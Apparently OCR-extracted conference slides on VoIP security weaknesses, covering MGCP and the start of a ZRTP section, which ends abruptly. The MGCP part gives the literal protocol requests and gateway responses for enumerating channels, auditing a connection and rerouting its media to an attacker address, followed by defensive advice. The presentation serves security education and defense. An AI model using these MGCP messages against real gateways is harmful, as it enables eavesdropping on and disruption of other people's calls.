Transparent weaknesses in VoIP

Peter Thermos
peter.thermos@palindrometech.com

Speaker Background

- Consulting
  - Government and commercial organizations, consulting on information security and assurance, InfoSec program development and management, vulnerability assessments, security architecture, NGN/VoIP/IMS.
- Research
  - Principal investigator on research tasks, in the area of Internet Multimedia and Next Generation Networks (VoIP) and security, that were are funded by government organizations such as NIST (National Institute of Standards and Technology), DARPA (Defense Advanced Research Agency), NSF (National Science Foundation) and others. In addition he has been working with domestic and foreign Telecommunications carriers and Fortune 500 companies on identifying security requirements for IMS/NGN and VoIP, conducting vulnerability assessments and product evaluations.
- Member of IETF/IEEE/ACM.
- Education
  - MS,CS Columbia University

Outline

- Quick intro
  - Then and now
- Attacks
  - Transparent weaknesses
    - MGCP
    - ZRTP
  - Other attacks
    - Presence hijacking
    - Caller-ID spoofing
- How do we secure NGN /VoIP networks and conclusions
- SiVuS 1.10
- Additional references

Present and Future (Summary)

PSTN Network


- Closed therefore “secure”
- High availability (99.999%)
- Limited connection to IP (OSS provisioning, management)

IP Network


- Loose access controls.
- Best effort
- Connected to accessible IP networks.

“There is one safeguard known generally to the wise,
which is an advantage and security to all,
but especially to democracies as against despots.
What is it? Distrust. ”.
Demosthenes (c. 384–322 B.C.), Greek orator. Second Philippic, sct. 24 (344 B.C.)

Now - The Converged Network


Example of a converged network architecture.

Components and Signaling Protocols



Outline

- Quick intro
  - Then and now
- Attacks
  - Transparent weaknesses
    - MGCP
    - ZRTP
  - Other attacks
    - Presence hijacking
    - Caller-ID spoofing
- How do we secure NGN /VoIP networks and conclusions
- SiVuS 1.10
- Additional references

Attacks

Attacks	Target(s)
Service disruption (amplification attacks DoS/DDoS)	Network Owners, Service Providers, Subscribers
Eavesdropping (including traffic analysis)	Network Owners, Service Providers, Subscribers
Fraud (including service and intellectual assets, confidential information)	Network Owners, Service Providers
Unauthorized access (compromise systems with intentions to attack other systems or exploit vulnerabilities to commit fraud and eavesdropping).	Network Owners, Service Providers, Subscribers
Annoyance (e.g. SPIT)	Subscribers

Where are the vulnerabilities?

- Threat model, vulnerabilities originate from the difficulty to foresee future threats (e.g. Signaling System No.7)

- Design & specification vulnerabilities come from errors or oversights in the design of the protocol that make it inherently vulnerable (e.g., SIP, MCGP, 802.11b)

- Implementation vulnerabilities are vulnerabilities that are introduced by errors in a protocol implementation

- Architecture, network topology and association (e.g. routing) with other network elements.

Attack Categories

- Service disruption (DoS/DDoS)
  - Against phones, proxies, routers
  - SIP/MGCP/H.323/RTP
  - Affects edge-devices, overloads signaling elements and consumes network bandwidth
- Unauthorized access
  - Network elements including subscriber devices, voice mail, email, DNS, NTP, DHCP servers.
  - Service
  - Applications
  - Management systems
  - Provisioning Systems
  - Billing Systems
- Eavesdropping and traffic analysis
- Fraud
  - Network element compromise
  - Manipulating the signaling messages and/or call flow


We will focus on..

- MGCP manipulation
  - □ Remote eavesdropping
  - □ Call diversion
  - □ Call disruption
- ZRTP weaknesses
- But we will also discuss
  - □ Presence hijacking
  - □ Caller-ID spoofing

MGCP

- Media Gateway Control Protocol
- IETF RFC 2705
- Ports
  - 2427 – call agent to gateway
  - 2727 – gateway to call agent

MGCP message structure




MGCP Message Syntax


```
AUCX 1 S0/SU1/DS1-0/1@mgcp.gateway MGCP 1.0
I: 2EDA
F: C,N,L,M,LC,RC,P
```

MGCP at the gateway

Integration of MGCP in VoIP Networks



Remote eavesdropping through media rerouting



The steps

1. Identify gateway channels
2. Interrogating a channel
3. Audit a specific connection
4. Reroute

Identify gateway channels

- Attacker request

```
AUEP  1500 *@mgcp.gateway MGCP 0.1
```

- Gateway response

```
200 1500
Z: S0/SU1/DS1-0/1@mgcp.gateway
Z: S0/SU1/DS1-0/2@mgcp.gateway
Z: S0/SU1/DS1-0/3@mgcp.gateway
Z: S0/SU1/DS1-0/4@mgcp.gateway
```

Interrogating a channel

Attacker request

```
AUEP 1000 S0/SU1/DS1-0/1@mgcp.gateway  MGCP 0.1
F: R,D,S,X,N,I,T,O,ES
```

Gateway response

```
200 1000
I: 2EDA
N: ca@10.96.1.51:2427
X: 1
R: D/[0-9ABCD*#](N)
S:
O:
T:
ES:
```

Important info to note (connection ID)

Important info to note (associated call manager)

Audit a specific connection

- Attacker request
  - AUCX 1 S0/SU1/DS1-0/1@mgcp.gateway MGCP 1.0
  - I: 2EDA
  - F: C,N,L,M,LC,RC,P
- Gateway response


```
200 1
C: D000000002000594000000F50000001d
N: ca@10.6.1.21:2427
L: p:20, a:PCMU, s:off, t:b8
M: sendrecv
P: PS=9817, OS=1570720, PR=9817, OR=1570720, PL=0, JI=60, LA=0
v=0
c=IN IP4 10.6.255.25
m=audio 18688 RTP/AVP 0 100
a=rtpmap:100 X-NSE/8000
a=fmtp:100 192-194
```

This might work…

- Attacker request

```
MDCX 1553 S0/SU1/DS1-0/1@mgcp.gateway MGCP 0.1
C: D000000002003e0e000000F580001f6d
I: 2EDA
X: 16
L: p:20, a:PCMU, s:off, t:b8
M: sendrecv
R: D/[0-9ABCD*#]
Q: process, loop

v=0
o=- 1334 0 IN EPN S0/SU1/DS1-0/1@mgcp.gateway
s=Disco SDP 0
t=0 0
m=audio 17994 RTP/AVP 0
c=IN IP4 10.6.158.178
```

Ergo…


Eavesdropping with MGCP
Call Manager
Bob
SIP
MGCP
RTP
PSTN
Alice
PSTN Gateway
RTP
RTP
Bruce
the attacker

Consequences

- Ability to:
  - □ eavesdrop in to conference calls
  - □ man in the middle by impersonating as a call manager (EPCF, end-point configuration)
  - □ Call disruption (DLCX, delete a connection)
  - □ Originate a calls

Protection


Does “*defense in depth*” tells you anything? Buller…?

- Network ACL’s to prevent access to MGCP ports (2427) from un-trusted hosts.
- Establish a trust relationship between CA and gateway
- IPSec

Zfone protects voice except…

Zfone

- Implementation of ZRTP
- ZRTP key exchange through the media path (RTP)



Unregistered Preview Conversion.
Please register to remove this text.

2001
Operational [00:20] (GSM)

Zfone Control Panel

Compare with partner:

□ Verified


Looking for ZRTP Peer

Secure since:
Wed Mar 28 20:00:06 2007

Name
sip:2001@192.168.1.77

Ready

ZRTP key exchange

